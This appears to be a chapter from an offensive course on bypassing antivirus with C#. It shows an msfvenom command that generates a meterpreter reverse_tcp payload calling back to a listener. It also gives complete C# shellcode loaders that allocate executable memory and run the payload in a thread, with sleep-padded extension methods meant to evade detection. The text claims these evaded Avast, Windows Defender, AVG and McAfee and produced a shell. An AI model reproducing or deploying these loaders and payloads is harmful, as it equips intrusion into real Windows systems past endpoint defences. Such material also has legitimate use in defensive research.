
Note: my payload for these tests was “x64/meterpreter/reverse_tcp”

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.1 lport=4444 -f c


Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

as you can see in the “Picture 7” old-code Detected by AVAST but in “Picture 8” you can see new-code worked and Not Detected by AVAST.



Picture 7: Old-Code Detected by AVAST.




Picture 8: AVAST bypassed by New-Code & “X Technique”.

Course : Bypassing Anti Viruses by C#.NET Programming


Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

In the next "Picture 9" you can see my result for Windows Defender and this anti-virus bypassed simply.



Picture 9: This "X" Technique Not Detected by Windows Defender.

I tested this Code for bypassing AVG and this code worked very well.




Picture 10: AVG Bypassed.

Course : Bypassing Anti Viruses by C#.NET Programming


Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

as you can see in the next picture I had a shell after injection from **NativePayload_Reverse_tcpx.exe** into **Explorer.exe**



Picture 11: AVG Bypassed.

also I tested this code for McAfee & this code worked very well.



Picture 12: McAfee Bypassed.

Note: in this chapter I do not want to teach C# e[X]tension Method programming or something like that but something you should know about this “X” Technique:

as Microsoft said: Extension methods enable you to "add" methods to existing types without creating a new derived type, recompiling, or otherwise modifying the original type.

for Extension method in C# you need New Method somewhere for example in new static Class “test” and Extension Method always has “this”.

let me explain this by one example :

```
public static UInt32 VA(this UInt32 a, byte[] pp)
{
    System.Threading.Thread.Sleep(10000);
    UInt32 f = VirtualAlloc(0, (UInt32)pp.Length, m, d);
    System.Threading.Thread.Sleep(10000);

    return f;
}
```

as you can see we have “this” + **UInt32** type, it means your extension method “VA” is for “UInt32” type.

at a glance : this Technique is very simple also is useful for bypassing SOME Anti-viruses, with this technique you can change your code by simple Extension Methods.

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

NativePayload_Reverse_tcpx.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_Reverse_tcpx
{
    public static class test
    {
        [DllImport("kernel32")]
        public static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
        [DllImport("kernel32")]
        public static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
        [DllImport("kernel32")]
        public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        public static UInt32 m = 0x1000;
        public static UInt32 d = 0x40;
        public static UInt32 VA(this UInt32 a, byte[] pp)
        {
            System.Threading.Thread.Sleep(10000);
            UInt32 f = VirtualAlloc(0, (UInt32)pp.Length, m, d);
            System.Threading.Thread.Sleep(10000);

            return f;
        }
        public static void CPY(this UInt32 b, byte[] src, IntPtr des)
        {
            System.Threading.Thread.Sleep(5000);
            Marshal.Copy(src, 0, (IntPtr)(des), src.Length);
        }
        public static IntPtr CT(this UInt32 c, UInt32 stadd, IntPtr x, UInt32 r)
        {
            IntPtr hThread = CreateThread(0, 0, stadd, x, 0, ref r);
            System.Threading.Thread.Sleep(3000);
            return hThread;
        }
        public static uint WSO(this UInt32 d, IntPtr hn)
        {
            System.Threading.Thread.Sleep(5000);
            return WaitForSingleObject(hn, 0xFFFFFFFF);
        }
    }
}

class Program
{
    static void Main(string[] args)
    {
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("NativePayload_Reverse_tcpx , Published by Damon Mohammadbagher , Feb 2020");
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.Gray;

        try
        {
            string[] pay1 = args[0].ToString().Split(',');

            byte[] p = new byte[pay1.Length];
            for (int i = 0; i < pay1.Length; i++)
            { p[i] = Convert.ToByte( pay1[i],16 ); }

            UInt32 funcAddr2 = 1;
            UInt32 funcAddr1 = funcAddr2.VA(p);

            System.Threading.Thread.Sleep(5000);
            Convert.ToUInt32("2").CPY(p, (IntPtr)(funcAddr1));
            System.Threading.Thread.Sleep(5000);
            UInt32 tld = 0;
            System.Threading.Thread.Sleep(5000);
            IntPtr pin = IntPtr.Zero;

            System.Threading.Thread.Sleep(5000);
            Console.WriteLine("Bingo: X Meterpreter session by msfvenom Payload ;)");
            funcAddr2.WSO(Convert.ToUInt32("3").CT(funcAddr1, pin, tld));
            System.Threading.Thread.Sleep(5000);
        }
    }
}
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

```
        catch (Exception echo)
        {
            Console.WriteLine(echo.Message);
        }
    }
}
```

NativePayload_SimpleReverse_tcp.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_SimpleReverse_tcp
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePayload_SimpleReverse_tcp , Published by Damon Mohammadbagher , 2016");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("NativePayload_SimpleReverse_tcp Simple Meterpreter Payload ");
            Console.WriteLine();

            string X = args[0];
            string[] XX = X.Split(',');
            byte[] result__payload = new byte[XX.Length];
            for (int i = 0; i < XX.Length; i++)
            {
                result__payload[i] = Convert.ToByte(XX[i], 16);
            }
            UInt32 MEM_COMMIT = 0x1000;
            UInt32 PAGE_EXECUTE_READWRITE = 0x40;

            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Bingo Meterpreter session ;)");

            UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)result__payload.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(result__payload, 0x00000000, (IntPtr)(funcAddr), result__payload.Length);

            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            IntPtr pinfo = IntPtr.Zero;

            hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
            WaitForSingleObject(hThread, 0xffffffff);
            Console.ForegroundColor = ConsoleColor.Gray;
        }

        [DllImport("kernel32")]
        public static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
        [DllImport("kernel32")]
        public static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
        [DllImport("kernel32")]
        public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
    }
}
```